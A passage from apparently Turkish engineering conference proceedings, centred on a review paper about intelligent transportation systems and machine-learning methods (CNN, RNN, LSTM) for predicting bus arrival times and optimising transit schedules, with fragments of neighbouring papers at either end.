- [18] TS 642 ISO 554 (1997). Kondisyonlama ve/veya deney için standart atmosferler-Özellikler. TSE, Ankara.
- [19] TS EN 622-5 (2006). Lif levhalar özellikler-bölüm 1: genel özellikler. TSE, Ankara.
- [20] TS EN 310 1993. “Ahşap esaslı levhalar-Eğilme dayanımı ve eğilme elastikiyet modülünün tayini,” TSE, Ankara.
- [21] TS EN 319 1993. “Yonga levhalar ve lif levhalar-Levha yüzeyine dik çekme dayanımının tayini,” TSE, Ankara.

TOPLU TAŞIMA SEFER OPTİMİZASYONU İÇİN KULLANILAN AKILLI ULAŞIM SİSTEMLERİ TEKNOLOJİLERİ

Ece Sema Korkmaz¹, Serhat Berat Efe², İlyas Özer²

¹ *Bandırma Onyedli Eylül Üniversitesi, Fen Bilimleri Enstitüsü, Bandırma, TURKEY*

² *Bandırma Onyedli Eylül Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bandırma
TURKEY*

eceturkgulu@ogr.bandirma.edu.tr

ORCID: 0000-0002-6277-6926

ÖZET

Son yıllarda teknolojinin hızla gelişmesi ve dünyada nüfusun hızlı bir şekilde artmasıyla birlikte kentlerin değişim ve dönüşüme uğraması kaçınılmaz olmuştur. Yaşanan bu değişim ve dönüşümler ise kentlerde ekonomik, sosyal ve çevresel sorunların ortaya çıkmasına sebep olmaktadır. Özellikle kentsel alanlarda hızla artan nüfus başta ulaşım sektörü olmak üzere çeşitli alanlarda sorun olarak karşımıza çıkmaktadır. Ulaşım sisteminde yaşanan zaman kayıpları, yakıt tüketimi, karbon salınımı, trafik sıkışıklıkları vb. sorunların çözüm noktasında ise akıllı ulaşım sistemleri kullanılmaktadır. Akıllı Ulaşım Sistemleri gelişen bilgi ve iletişim teknolojileri aracılığıyla insanların kentsel alanlarda yaşadığı ulaşım sorunlarını minimize etmek ve hatta ileri zamanlarda ulaşımında yaşanacak sorunları önceden tahmin edip önlemler alma noktasında çözümler sunmaktadır. Akıllı Ulaşım Sistemleri bu sorunlara ilişkin çözümler sunarken elde edilen verilerin çok büyük boyutlarda ve karmaşık yapıya sahip olması ve klasik yöntemlerle çözüm sunulmasının zor olması nedeniyle yapay zekâ, makine öğrenmesi ve derin öğrenme yöntemlerinden faydalanmaktadır. Böylece elde edilen büyük verilerin analiz edilmesi sürecinde hem daha fazla hem de daha doğru çözüm alternatifleri sunmaktadır. Aynı zamanda verilerin işleme süreçleri de kısaltmaktadır.

Bugün gelişmiş ülkeler başta olmak üzere 1960'lı yıllardan beri birçok ülkede Akıllı Ulaşım Sistemleri konusunda hızla çalışmalar yapılmakta ve politikalar geliştirilmektedir. Akıllı Ulaşım Sistemleri 1960'larda Japonya, Amerika, Avustralya gibi gelişmiş ülkelerde başlamıştır ancak teknolojik gelişmelerin de etkisiyle günümüzde Hollanda, Singapur, Almanya, Güney Kore, İngiltere gibi ülkelerde Akıllı Ulaşım Sistemleri konusunda çalışmalar yürütmektedir. Tüm dünyada yaşanan teknolojik gelişmelerin etkisiyle Akıllı Ulaşım Sistemleri önemli bir

pazar alanı oluşturmuştur ve bu da ülkeler arasında rekabet ortamı oluşmasına sebep olmuştur. Ülkeler arası yaşanan bu rekabet Akıllı Ulaşım Sistemlerine uluslararası bir boyut kazandırmıştır.

Bu da akıllı ulaşım sistemlerine uluslararası bir boyut kazandırmakta ve dünya pazarında önemli bir paya sahip olmasına imkân sağlamaktadır. Bu çalışmada, toplu ulaşım araçlarıyla erişim konusunda yaşanan problemlerin minimize edilmesi amacıyla kullanılacak akıllı ulaşım sistemleri teknolojileri ve optimizasyon yöntemleri incelemiştir.

Anahtar Kelimeler: *Ulaşım, Trafik, Akıllı Ulaşım, Akıllı Ulaşım Sistemleri, Teknoloji, Yapay Zekâ, Makine Öğrenmesi*

INTELLIGENT TRANSPORTATION SYSTEMS TECHNOLOGIES USED FOR PUBLIC TRANSPORTATION OPTIMIZATION

ABSTRACT

In recent years, with the rapid development of technology and the rapid growth of the population in the world, it has been inevitable that cities will undergo change and transformation. These changes and transformations cause economic, social and environmental problems in cities. Especially in urban areas, the rapidly growing population is a problem in various areas, especially in the transport sector. Time losses in transportation system, fuel consumption, carbon emissions, traffic jams, etc. at the solution point of the problems, intelligent transportation systems are used. People living in urban areas through developing information and communication technologies intelligent transport systems to minimize the problems of transportation that will transport and even anticipate issues and take measures in the forward in time solutions. Intelligent transportation systems solutions to these problems have very large size and complex structure, while providing the data obtained by conventional methods and offer the solution because it is difficult to artificial intelligence, machine learning, and deep learning methods benefit from. In this way, it offers both more and more accurate solution alternatives in the process of analyzing the big data obtained. It also shortens the processing processes of data.

Today, developed countries, especially since the 1960s, many countries are rapidly working on Intelligent Transport Systems and developing policies. Intelligent Transportation

Systems started in developed countries such as Japan, America, Australia in the 1960s, but with the influence of technological developments, today it conducts research on Intelligent Transportation Systems in countries such as the Netherlands, Singapore, Germany, South Korea, and the United Kingdom. Due to technological developments all over the world, Intelligent Transportation Systems have created an important Sunday area and this has led to a competitive environment between countries. This competition between countries has given Intelligent Transportation Systems an international dimension.

This, in turn, gives intelligent transportation systems an international dimension and allows them to have a significant share in the world market. In this study, intelligent transportation systems technologies and optimization methods that can be used to minimize problems with public transportation access were examined.

Keywords: *Transportation, Traffic, Intelligent Transportation, Intelligent Transportation Systems, Technology, Artificial Intelligence, Machine Learning*

1. GİRİŞ

Son yıllarda hızla artan nüfusla birlikte kentsel alanlarda hızlı ve plansız bir büyüme gerçekleşmektedir. Kentlerde meydana gelen bu hızlı nüfus artışı ise beraberinde birçok sorunu getirmiştir. Bu sorunlar öncelikle ekonomik ve sosyal faaliyetlerde etkisini göstermekle birlikte kentlerde yaşayan insanların yaşam kalitesini de düşürmektedir. Şehirlerin günümüzde ve gelecekte karşılaşacağı sorunlardan bazıları nüfus artışı, kirlilik, iletişim ihtiyaçlarına olan artış, kaynaklara erişim, küresel iklim değişikliği, kırsal alanlardaki sorunlar, eskiyen altyapı, teknik iş gücü talebi vb. faktörlerdir. İşte tam bu noktada bu sorunlardan en çok ve doğrudan etkilenen yapı ise ulaşım sistemleridir. Şehirlerde yaşanan ulaşım sorunlarının önüne geçilmesi, akılcı ve kalıcı çözümler üretmek insanların yaşam standartlarının yükseltilmesi amacıyla akıllı ulaşım sistemlerinden faydalanılmaktadır. Akıllı ulaşım sistemleri; kentlerde artan hareketlilik sonucunda ortaya çıkan seyahat süresi, yakıt tüketimi, karbon salınımı, trafik sıkışıklıkları vb. ulaşım sorunlarının minimize edilmesi amacıyla teknolojik yeniliklerden maksimum ölçüde faydalanılarak üretilen çözümlerin bütünüdür.

2. AKILLI ULAŞIM SİSTEMLERİNİN TARİHSEL GELİŞİMİ

Akıllı Ulaşım Sistemleri ile ilgili çalışmalar 1960'lı yıllarda başlayıp günümüze kadar devam etmektedir. Bu çalışmaların bugüne kadar ki tarihsel gelişimi 3 dönemde incelenmektedir:

Birinci Dönem (1960-1974): Bu dönemi akıllı ulaşım sistemlerine hazırlık, akıllı ulaşım sistemlerini araştırma aşaması olarak da adlandırmak mümkündür. Japonya'nın Kartlı Geçiş Sistemi (CACs- Comprehensive Automobile Control System), Amerika'nın Elektronik Rota Kılavuzlama Sistemi (ERGS- Electronic Route Guidance System), Almanya'nın Sürücü Radyo Yayını Bilgi Sistemi (ARI-Autofahrer-Rundfunk-Information Systems) akıllı ulaşım sistemlerinin ilk çalışmalarıdır. Ancak kurulan sistemlerdeki verilerin toplanması ve işlenmesi için büyük işlem merkezleri gerektiği için bu sistemler hiçbir zaman pratik uygulama gerçekleştirememiştir [1].

İkinci Dönem (1980-1994): Bu dönemde pratik uygulamaların kullanımı için araştırmalar hız kazanmıştır. 1982'de Avustralya'da Sydney Koordine Adaptif Trafik Sistemi (SCATS-Sydney Coordinated Adaptive Traffic System), 1984'te ise Japonya'da Yol/Otomobil Haberleşme Sistemi (RACS-Road/Automobile Communication System) oluşturulmuştur. Japonya'da oluşturulan bu sistem bugün kullanılan navigasyon sisteminin temel taşları niteliğindedir. 1989 yılında Avrupa'da akıllı ulaşım sistemleri kapsamında iki çalışma aynı anda yürütülmekteydi: bunların ilki Avrupa trafiği sistemi için Yüksek Verimlilik ve Benzersiz Güvenlik Programı (PROMETHEUS- Program for European Traffic with Highest Efficiency and Unprecedented Safety), ikincisi ise araç güvenliği için de Özel Yol Altyapısı (Drive). Bu dönemde akıllı ulaşım sistemlerinin standartlarının belirlenmesi amacıyla 1991 yılında Avrupa Karayolu Ulaştırması Telematikleri Uygulama ve Koordinasyon Kurumu (ERTICO European Road Transport Telematics Implementation Coordination Organization) faaliyete geçmiştir. Aynı dönemde Amerika'da ise Akıllı Araç-Otoyol Sistemleri (IVHS- Intelligent Vehicle Highway Society) çalışmaları sürmekteydi [2].

1994 yılında Paris'te düzenlenen ve bu yıldan sonra her yıl düzenlenecek olan kongrede Amerika'nın IVHS (Akıllı Araç-Otoyol Sistemleri) programının adı ITS- Intelligent Transport Systems (Akıllı Ulaşım Sistemleri) olarak değiştirildi ve ilk AUS (Akıllı Ulaşım Sistemleri) kavramı oluşturulmuş oldu [3].

Üçüncü Dönem: Bu dönem 1994 yılından günümüze kadar AUS'un halen sürdüğü dönemidir. Bu dönemde uluslararası teknolojik gelişmelerin takip edilmesiyle AUS'ta gelişmeler yaşanmıştır. Önceki dönemde oluşturulan programlar bu dönemde pratik olarak uygulanmaya başlamıştır. Sadece araç trafiğini baz alan ulaşım modelleri yerine intermodal ulaşım sistemlerinin olduğu sisteme geçilmiştir. Avrupa Birliği'nin 1994-1998 yılları arasında gerçekleştirdiği 4.Çerçeve Programında Avrupa Konseyi ve Paramentosu tarafından kabul edilen konulardan biri de akıllı ulaşım sistemlerinin ve telematiklerinin geliştirilmesi ve trafikte standardizasyonların oluşturulması olmuştur. 1994 yılında Akıllı Ulaşım Sistemlerinin araştırılması, AUS konusunda politikalar geliştirmek ve çalışmalar yapmak amacıyla Japonya'da Japonya ITS (Akıllı Ulaşım Sistemleri) kurumu kurulmuştur. Bu kurum Araç, Yol ve Trafik İstihbarat Topluluğu (VERTIS- Vehicle, Road and Traffic Intelligence Society), Araç Bilgi ve İletişim Sistemi (VICS-Vehicle Intelligent Control System) ve Gelişmiş Trafik Bilgi Sistemi (ATIS-

Advanced Traffic Information System) gibi uluslararası kuruluşlarla da iş birliği içinde çalışmalar yapmıştır. VICS (Araç Bilgi ve İletişim Sistemi) programı anlık trafik verilerini otobandan alarak trafik bilgi merkezine ileten ve bu trafik verilerinin depolanmasını sağlayan sistemdir. Daha sonra toplanan bu veriler FM (radyo yayını) ve trafik işaretleri aracılığıyla sürücülerle paylaşılmaktadır. VICS ve ATIS sistemleri bugün hala Japonya’da kullanılan sistemlerdir [3].

1998 yılında Avustralya’da STREAMS adı verilen bir trafik sistemi kuruldu. 2007 yılında ise bu sistem 3.sürüme güncellenerek kullanılmaya başlandı. Bu sistem sayesinde trafik sinyallerini sağlayan sistemin kontrolü, araç-yolcu bilgileri, otopark bilgileri ve otoyol yönetimi vb. trafik olayları kontrol edilebilmekteydi [4].

1999 yılında AUS’un güçlenmesi için bilim adamları ve mühendisler IEEE’nin (Institute of Electrical and Electronics Engineers – Elektrik ve Elektronik Mühendisleri Enstitüsü) alt bir topluluğu olan ITSS’i (Intelligent Transportation Systems Society – Akıllı Ulaşım Sistemleri Topluluğu) oluşturmuşlardır [3].

2001-2010 yılları arasında Avrupa Birliği AUS’u geliştirmek için yeni politikalar geliştirmeye devam etmiştir. Bu süreçte Avrupa Birliği 2010 yılında 2010/40/EU sayılı ve Karayolu Taşımacılığında AUS’un Yaygınlaştırılması isimli yönerge hazırlamıştır. Bu yönerge trafik ve seyahat verilerinin optimum kullanımı, trafik ve yük yönetiminde akıllı ulaşım sistemleri hizmetlerinin sürekliliği, yol güvenliği ve emniyetinin sağlanması, araçların ulaşım altyapısıyla ilişkilendirilmesi vb. amaçlarla hazırlanmıştır. 2015-2019 yıllarını kapsayan, önceliği haberleşen araçlar teknolojisinin uygulamaya konulması ve otomasyon sağlanmış araç-yol sistemleri sayesinde araç kontrolünün sağlanması olan AUS Stratejik Planı ABD Ulaştırma Bakanlığı tarafından hazırlanmıştır [5].

AUS 1960 larda Japonya, Amerika, Avustralya gibi ülkelerde başlamıştır ancak teknolojik gelişmelerin etkisiyle üçüncü dönem olarak belirttiğimiz ve günümüzde kadar devam eden süreçte Hollanda, Singapur, Almanya, Güney Kore, İngiltere gibi ülkelerde AUS konusunda çalışmalar yürütmektedir. Tüm dünyada yaşanan teknolojik gelişmelerin de etkisiyle AUS önemli bir pazar alanı oluşturmuştur ve bu da ülkeler arasında rekabet ortamı oluşmasına sebep olmuştur. Ülkeler arası yaşanan bu rekabet AUS a uluslararası bir boyut kazandırmıştır.

3. AKILLI ULAŞIM SİSTEMLERİNDE YAPILAN ÇALIŞMALAR

Akıllı ulaşım sistemleri dünyada hızla artan nüfusun da etkisiyle nüfus özellikle kentsel alanlarda toplanmaktadır. Kentsel alanlarda ki iş olanaklarının ve kentlerin sunduğu olanakların fazla olması kentleri birer cazibe merkezi konumuna getirmektedir. Kentsel alanlarda yaşanan bu hızlı ve yoğun nüfus artışının çevresel, sosyal, ekonomik boyutlarda etkileri olmuştur. Artan nüfusla birlikte kentlerde

araç ve yaya trafiği hareketliliği artış göstermiştir. Gerek toplu taşıma sistemlerinde meydana gelen yoğunluk artışı gerek özel araç sahipliğinde yaşanan artış miktarı trafik yoğunluğunun artmasına sebep olmuştur. Bunun sonucunda yakıt tüketimi, karbon salınımı, trafik kazaları, araç bakım masrafları ve ulaşımda harcanan zaman miktarlarındaki artış vb. sorunlar ortaya çıkmıştır. Akıllı ulaşım sistemleri bu sorunların minimize edilmesi ve ortadan kaldırılması noktasında bilgi ve iletişim alanında yaşanan teknolojik gelişmeler paralelinde çözümler sunmaktadır. Bunu yaparken de haberleşme teknolojileri, algılama(sensör) teknolojileri ve K-AUS'dan (Kooperatif Akıllı Ulaşım Sistemleri) kullanmaktadır. AUS'un kullandığı teknolojik yöntemler gelenekselden yöntemlerden farklı yöntemler ve bilgiler gerektirmektedir [6]. Algılayıcılardan, kameralardan, trafik yönetim merkezlerinden gelen veriler oldukça çeşitli, büyük hacimli ve karmaşık verilerdir. Ancak bu büyük verilerin (Big Data) klasik yöntemlerle toplanması, saklanması ve analiz edilmesi oldukça güçtür. Bu nedenle bu aşamada en uygun ve en güvenilir karar metodunu bulmak için Yapay Zekâ (Artificial Intelligence), Makine Öğrenmesi (Machine Learning) ve Derin Öğrenme (Deep Learning) teknikleri kullanılmaktadır. Büyük verilerin bu teknikler ile işlenmesi sayesinde trafikte yaşanan problemlerinin çözülmesi, trafikteki davranışların önceden tahmin edilerek önlemler alınması mümkündür. Bu nedenle yapay zekâ, makine öğrenmesi ve derin öğrenme teknikleri akıllı ulaşım sistemlerinin tasarlanmasında oldukça önemlidir.

Literatürde kent içi toplu taşıma sistemlerinde yaşanan zaman kayıplarını önlemek adına otobüslerin duraklara varış sürelerinin tahmin edilmesi için farklı çalışmalar bulunmaktadır. Bu çalışmaları yaparken teknolojinin beraberinde getirmiş olduğu akıllı ulaşım sistemleri teknolojilerinden, dolayısıyla akıllı sistemlerden ve yapay zekâ yaklaşımlarından faydalanılmaktadır.

Örneğin Lu, Dong, Houchin ve Liu, çalışmasında durma mesafelerinin ve zaman aralıklarının dağılımları araştırılmış ve seyahat süresinin güvenilirliğini tahmin etmek için bu dağılımlar araç takip modellerine dahil edilmiştir. Araç takip modellerinde durma mesafesi ve ilerleme stokastik parametreler olarak eklenmiş, bu sayede çeşitli seyahat süresi güvenilirlik önlemlerinin hesaplanabileceği bir hız-yoğunluk bölgesi oluşturulabileceği belirtilmiştir [7].

Diğer bir çalışmada Hindistan'ın Chennai kentinde GPS cihazlarına sahip otobüslerden elde edilen seyahat süresi verileri analiz edilmiştir. Bu veriler üzerinden Derin öğrenme yaklaşımı, Uzun ve Kısa Dönemli Bellek (LSTM) ağları kullanılarak gerçek zamanlı bir otobüs seyahat süresi tahmin yöntemi geliştirilmiştir [8].

Bir başka çalışmada ise yine bir akıllı sistem yaklaşımı olan ve kısa vadeli seyahat süresi tahmin problemleri için yüksek başarılı sonuçlar veren Gradyan artırma (GB) yöntemi modifiye edilerek uzun vadeli tahmin için kullanılmıştır [9].

Otobüslere yerleştirilen GPS sayesinde araçların kalkış ve varış zamanları konusunda yolculara gerçek zamanlı bilgi verilip yaşanan zaman kayıpları ve gecikmelerin önüne geçilebilmektedir [4]. Otobüslerin varış süreleri tahmininde otobüs kalkış saati, bekleme süresi, trafik koşulları, otobüsün

mevcut konumu gibi veriler kullanılmaktadır [10]. Elde edilen bu veriler büyük veriler olduğu için yapay sinir ağları ve makine öğrenmesi teknikleri kullanılmaktadır. Yapay sinir ağları ile seyahat süreleri tahmini yapılırken o otobüs hattına ait hat numarası, hat yönü, aracın farklı gün ve saatlerdeki konum bilgisi, otobüsün bulunduğu konumun yolculuk başlangıç ve bitiş noktalarına olan uzaklığı ve otobüs hareket zamanı parametreleri kullanılmaktadır [11]. Elden edilen otobüs varış süreleri tahminleri sayesinde insanların daha iyi bir şehir içi seyahat deneyimi yaşamaları ve trafikte yaşanan zaman kayıplarının önüne geçilmesi planlanmaktadır.


Çalışmalar kapsamında otobüslerin belirli bir zaman diliminde gerçekleştirdiği yolculuklara ait veriler alınmakta, bu veriler otobüslerin hat numarası, hat yönü, araç konum bilgileri, sefer saatleri, taşınan yolcu sayısı, yolcunun biniş koordinatı vb. bilgilerden oluşmaktadır. Temin edilen ham koordinat verileri ve diğer veriler coğrafi bilgi sistemi üzerinde durak bilgileri ile eşleştirilip hangi duraktan kaç yolcu bindiği tespit edilmektedir. Bu veriler ile yapay sinir ağları ve farklı makine öğrenmesi modelleri tasarlanarak elde edilen analiz sonuçları sayesinde detaylı yorumlama yapılabilmektedir. Çalışmalar sonucunda elde edilen veriler ile yolcuların otobüs bekleme sürelerinin sebepleri detaylı biçimde tespit edilmekte ve elde edilen veriler ile otobüs varış süreleri tahmin edilerek bekleme sürelerinin minimize edilmesi sağlanabilmektedir. Minimizasyon işlemi, takvim ve saat verileri kullanılarak makine öğrenmesi algoritmaları ile kısa dönem yolcu sayısı tahminlemesi üzerine kurgulanmaktadır.

4. VERİ ANALİZİ YÖNTEMLERİ

Üçüncü bölümde belirtildiği üzere şehir içi ulaşım sistemlerinde özellikle ulaşım optimizasyonu için çeşitli akıllı sistem ve yapay zekâ yöntemleri kullanılmaktadır. Bu bölümde bu yöntemlerden en çok kullanılanlarının matematiksel modelleri verilmiştir.

4.1. Evrişimli Sinir Ağları (Convolutional Neural Networks – CNNs)

Evrişimli Sinir Ağları (Convolution Neural Networks), insanın görme duyusundan faydalanılarak geliştirilen ve çok katmanlı bir yapıya sahip olan bir derin öğrenme sistemidir. Bilgisayar aracılığıyla geliştirdiği modellerin başarı oranlarının yüksek olması sebebiyle oldukça tercih edilen bir modeldir. Görüntüsü sınıflandırılması, nesne tanıma, nesne takibi, doğal dil işleme ve anlam çıkarımı ve tahmin problemlerinde Evrişimli Sinir Ağlarından faydalanılmaktadır. Evrişim işleminde iki boyutlu bilgilere uygulanacak olan filtrenin x ve y verilerine göre simetriği alınmaktadır. Matriste tüm değerler eleman elemana çarpılır ve elden edilen tüm değerlerin toplamı çıkış matrisinin ilgili elemanı olarak kaydedilir. Giriş verisi tek kanallı olduğu zamanlarda bu işlem kolaylıkla yapılmaktadır. Giriş verisi farklı kanal sayısında ve formatlarda olabilmektedir [12].



Şekil 33. İki Boyutlu Evrişim İşlemi [12].

Evrişimli Sinir Ağları modellemesi yapılırken kenar bulma, piksel ekleme (padding), kaydırma adımı (stride), ortalama (pooling) yöntemlerinden faydalanılmaktadır. Yapılan hesaplamalarda giriş ve çıkış veri boyutları arasında farklılıklar olmaktadır. Örneğin, $(n \times n) = 5 \times 5$, kenar bulma filtresi $(f \times f) = 3 \times 3$ boyutlarına evrişim işlemi uygulandığında elde edilen çıkış matrisinin boyutları $(n - f + 1) \times (n - f + 1) = 3 \times 3$ olmaktadır. Eğer çıkış matrisinin boyutlarının değişmesi istenmiyorsa; piksel ekleme (padding) işlemi uygulanmaktadır ve Denklem (1) de ifade edilmektedir [12].

$$[(n + 2p - f)/s + 1] \times [(n + 2p - f)/s + 1] \quad (1)$$

Burada eklenen piksel ise Denklem (2) de gösterilmektedir.


$$p = (f - 1)/2 \quad (2)$$

Evrişimli Sinir Ağları (CNN) modelini matematiksel olarak; girdi boyutunu W , evrişimsel katman nöronlarının boyutlarını F , sıfır ekleme miktarını P , adım sayısını S şeklinde ifade ederek belirlenmiş bir boyuta sığacak nöron sayısını N Denklem (3) de şeklinde gösterebiliriz [13].

$$N = \frac{W - F + 2P}{s} + 1 \quad (3)$$

4.2. Tekrarlayan Sinir Ağları (Recurrent Neural Networks-RNN)

Tekrarlayan Sinir Ağları (RNN) yapay sinir ağlarının bir çeşidi olup çıktı verilerinin girdi verileri olarak kullanılmasına imkân veren bir sinir ağıdır. Konuşma tanıma, dil modelleri ve metin üretimi, video işleme vb. alanlarda kullanılan bir derin öğrenme yöntemidir. Bu modelin, herhangi bir uzunluktaki girdilerin işlenmesi, girdi boyutları artsa bile model boyutunda artış olmaması, girdi verileri hatırlayabilmesi ve zaman içinde ağırlıkları paylaşabilmesi vb. avantajları bulunmaktadır [14].



Şekil 2.


Geleneksel RNN Mimarisi Örneği-1 [14].

Bir t zamanında, $a^{<t>}$ aktivasyonu ve $y^{<t>}$ çıktısı Denklem (4) deki gibi ifade edilmektedir:

$$a^{<t>} = g_1(W_{aa}a^{<t-1>} + W_{ax}x^{<t>} + b_a) \text{ ve } y^{<t>} = g_2(W_{ya}a^{<t>} + b_y) \quad (4)$$

Denklem (4) te $W_{ax}, W_{aa}, W_{ya}, b_a, b_y$ geçici olarak paylaşılan kat sayıları, g_1, g_2 ise aktivasyon fonksiyonlarını ifade etmektedir.


Tekrarlayan Sinir Ağları (RNN) modeli matematiksel olarak aşağıdaki şekilde tanımlanır.



Şekil 3. Geleneksel RNN Mimarisi Örneği-2 [14].

4.3. Uzun - Kısa Dönemli Bellek (Long - Short Term Memory - LSTM)

Uzun - Kısa Dönemli Bellek (LSTM) sıralı verilerin modellenmesi için kullanılan bir RNN türüdür. Tekrarlayan Sinir Ağları (RNN) yapısı çıktı verilerinin girdi verileri olarak kullanılmasına imkân veren bir yapıydı. Uzun - Kısa Dönemli Bellek (LSTM) yapısı ise; gradyan kaybolması/patlama sebebiyle önceki çıktı verilerinin girdi verisi olarak kullanılmasının mümkün olmadığı ifade etmektedir ve bu soruna çözüm bulmak için geliştirilmiştir [15].



Şekil 4. Uzun-Kısa Süreli Bellek Mimarisi Yapısı [15].

Uzun-Kısa Süreli Bellek (LSTM) mimarisi birbirini tekrar eden sıralı bloklardan ve unut, girdi ve katman olmak üç katmandan oluşmaktadır. (LSTM) mimarisi tasarlanırken X_t ve h_{t-1} değerleri girdi olarak kullanılarak hangi bilgilerin silineceği belirlenmektedir. Unut katmanı üzerinde (f_t) Denklem (5) kullanılarak bu işlemler yapılır ve aktivasyon fonksiyonu olarak sigmoid tercih edilmektedir.

$$f_t = \sigma(W_{f,x} * X_t + W_{f,h} * h_{t-1} + b_f) \quad (5)$$

İkinci aşamada Denklem (6) kullanılarak sigmoid fonksiyonu ile bilgiler güncellenmektedir. Ardından Denklem (7) ile tanh fonksiyonu ile aday bilgiler belirlenir ve Denklem (8) ile yeni bilgiler oluşturulur.

$$i_t = \sigma(W_{i,x} * X_t + W_{i,h} * h_{t-1} + b_i) \quad (6)$$

$$\tilde{C}_t = \tanh(W_{c,x} * X_t + W_{c,h} * h_{t-1} + b_c) \quad (7)$$

$$C_t = C_{t-1} * f_t + i_t * \tilde{C}_t \quad (8)$$

Denklem (9) ve Denklem (10) kullanılarak çıktı verileri elde edilir.

$$o_t = \sigma(W_{o,x} * X_t + W_{o,h} * h_{t-1} + b_o) \quad (9)$$

$$h_t = o_t * \tanh(C_t) \quad (10)$$

Denklemlerde belirtilen W (ağırlık parametresi) ve b (bias parametresi) değerleri model tarafından öğrenilmektedir [15].

5. SONUÇ VE ÖNERİLER

Dünya genelinde hızla artan nüfus ve teknolojik gelişmeler hayatımızda değişimi ve gelişmeyi zorunlu kılmaktadır. Özellikle kentlerde hızla artan nüfusla birlikte ortaya çıkan trafiği kontrol etmek, karbon salınımını azaltmak, yolcu ve yük taşımacılığında yaşanan sorunları çözmek, araç bakım maliyetlerini düşürmek, yakıt tasarrufu sağlamak, trafikte yaşanan zaman kayıplarını ve trafik kazalarını önlemek vb. faktörler akıllı ulaşım sistemlerine olan ihtiyacı ortaya çıkarmıştır. Bilgi ve iletişim teknolojisinde yaşanan gelişmelerle birlikte akıllı ulaşım sistemlerinin de çok farklı boyutlar kazandığı

görülmektedir. Yaşamın neredeyse her aşamasında karşımıza çıkan akıllı ulaşım sistemleri başta gelişmiş ülkeler olmak üzere, akıllı ulaşım sistemlerinin farkında olan tüm ülkeler tarafından AUS konusunda hızla çalışmalar yürütülmekte ve politikalar geliştirilmektedir. AUS un bahsi geçen vaatlerini (trafik kazalarını önleme, karbon salınımını azaltmak, yolcu ve yük taşımacılığında yaşanan sorunları çözmek, araç bakım maliyetlerini düşürmek, yakıt tasarrufu sağlamak, trafikte yaşanan zaman kayıplarını azaltma, çevreyi koruma vb.) gerçekleştirmesi ülke ekonomisine azımsanmayacak boyutta katkı sağlamaktadır. Bu da dünya pazarında akıllı ulaşım sistemlerinin önemli bir paya sahip olmasını ve yakın gelecekte akıllı ulaşım sistemlerinin ülkeler arasında bir rekabet ortamı oluşturacağını göstermektedir.

TEŞEKKÜR

Bu çalışma Bandırma Onyediy Eylül Üniversitesi Bilimsel Araştırma Projeleri Koordinatörlüğü tarafından BAP-20-1010-002 numaralı proje ile desteklenmiştir.

6. KAYNAKÇA

- [1] H. Tokuyama, “Intelligent Transportation Systems in Japan”, *Public Roads*, sayı Vol.60 No.2, ss. 1–6, 1996.
- [2] X. Yan, H. Zhang, ve C. Wu, “Research and development of Intelligent Transportation Systems”, *Proc. - 11th Int. Symp. Distrib. Comput. Appl. to Business, Eng. Sci. DCABES 2012*, ss. 321–327, 2012, doi: 10.1109/DCABES.2012.107.
- [3] G. Nowacki, “Development and Standardization of Intelligent Transport Systems”, *Transp. Syst. Process.*, c. 6, sayı 3, ss. 41–48, 2011, doi: 10.1201/b11347-9.
- [4] H. Tufan, “Akıllı Ulaşım Sistemleri Uygulamaları ve Türkiye İçin Bir Aus Mimarisi Önerisi”, *T.C. Ulaştırma Denizcilik ve Haberleşme Bakanl.*, s. 110, 2014, [Çevrimiçi]. Available at: <http://udhb.gov.tr/images/hizlierisim/ae6c89c3f033ef9.pdf>.
- [5] A. M. Yeşil, “Yenilikçi ve Akıllı Haberleşen Araç Teknolojileri Kümelenme Çalıştayı”, İstanbul, 2016.
- [6] T.C. Ulaştırma ve Altyapı Bakanlığı, *Ulusal Akıllı Ulaşım Sistemleri Strateji Belgesi ve 2020-2023 Eylem Planı*. Türkiye, 2020, ss. 15–18.
- [7] C. Lu, J. Dong, A. Houchin, ve C. Liu, “Incorporating The Standstill Distance And Time Headway Distributions Into Freeway Car-Following Models And An Application To Estimating Freeway Travel Time Reliability”, *J. Intell. Transp. Syst. Technol. Planning, Oper.*, c. 25, sayı 1, ss. 21–40, 2021, doi: 10.1080/15472450.2019.1683450.
- [8] A. Khadhir, B. Anil Kumar, ve L. D. Vanajakshi, “Analysis of global positioning system based

- bus travel time data and its use for advanced public transportation system applications”, *J. Intell. Transp. Syst. Technol. Planning, Oper.*, c. 25, sayı 1, ss. 58–76, 2021, doi: 10.1080/15472450.2020.1754818.
- [9] C. M. Chen, C. C. Liang, ve C. P. Chu, “Long-Term Travel Time Prediction Using Gradient Boosting”, *J. Intell. Transp. Syst. Technol. Planning, Oper.*, c. 24, sayı 2, ss. 109–124, 2020, doi: 10.1080/15472450.2018.1542304.
- [10] F. Li, Y. Yu, H. Lin, ve W. Min, “Public Bus Arrival Time Prediction Based On Traffic Information Management System”, *Proc. 2011 IEEE Int. Conf. Serv. Oper. Logist. Informatics, SOLI 2011*, ss. 336–341, 2011, doi: 10.1109/SOLI.2011.5986581.
- [11] M. Taşyürek ve M. Çelik, “Akıllı Durak Sistemindeki Araç Seyahat Sürelerinin Birleşik Yapay Sinir Ağları Kullanarak Tahmini”, *Eur. J. Sci. Technol.*, sayı April, ss. 72–79, 2020, doi: 10.31590/ejosat.araconf10.
- [12] M. A. Kızrak ve B. Bolat, “Derin Öğrenme ile Kalabalık Analizi Üzerine Detaylı Bir Araştırma”, *Bilişim Teknol. Derg.*, ss. 263–286, 2018, doi: 10.17671/gazibtd.419205.
- [13] L. Relu, “Derin Öğrenme El Kitabı”, ss. 1–2, 2019.
- [14] A. Amidi, “Tekrarlayan Yapay Sinir Ağları El Kitabı”, ss. 1–5, 2019.
- [15] A. Kara, “Uzun-Kısa Süreli Bellek Ağı Kullanarak Global Güneş Işınımı Zaman Serileri Tahmini”, *Gazi Üniversitesi Fen Bilim. Derg. Part C Tasarım ve Teknol.*, c. 7, sayı 4, ss. 882–892, 2019, doi: 10.29109/gujsc.571831.

HAVA VE TOPRAK KAYNAKLI ISI POMPALARININ R134A VE R1234ZE SOĞUTUCU AKIŞKANLARI İÇİN ENERJİ VE EKSERJİ ANALİZİ

Ozan Demir¹, Kemal Bilen²

¹*Ankara Yıldırım Beyazıt Üniversitesi, Fen Bilimleri Enstitüsü, Ankara, TURKEY*

²*Ankara Yıldırım Beyazıt Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Ankara, TURKEY*

ozan_6706@hotmail.com

ORCID: 0000-0001-5624-9559

ÖZET

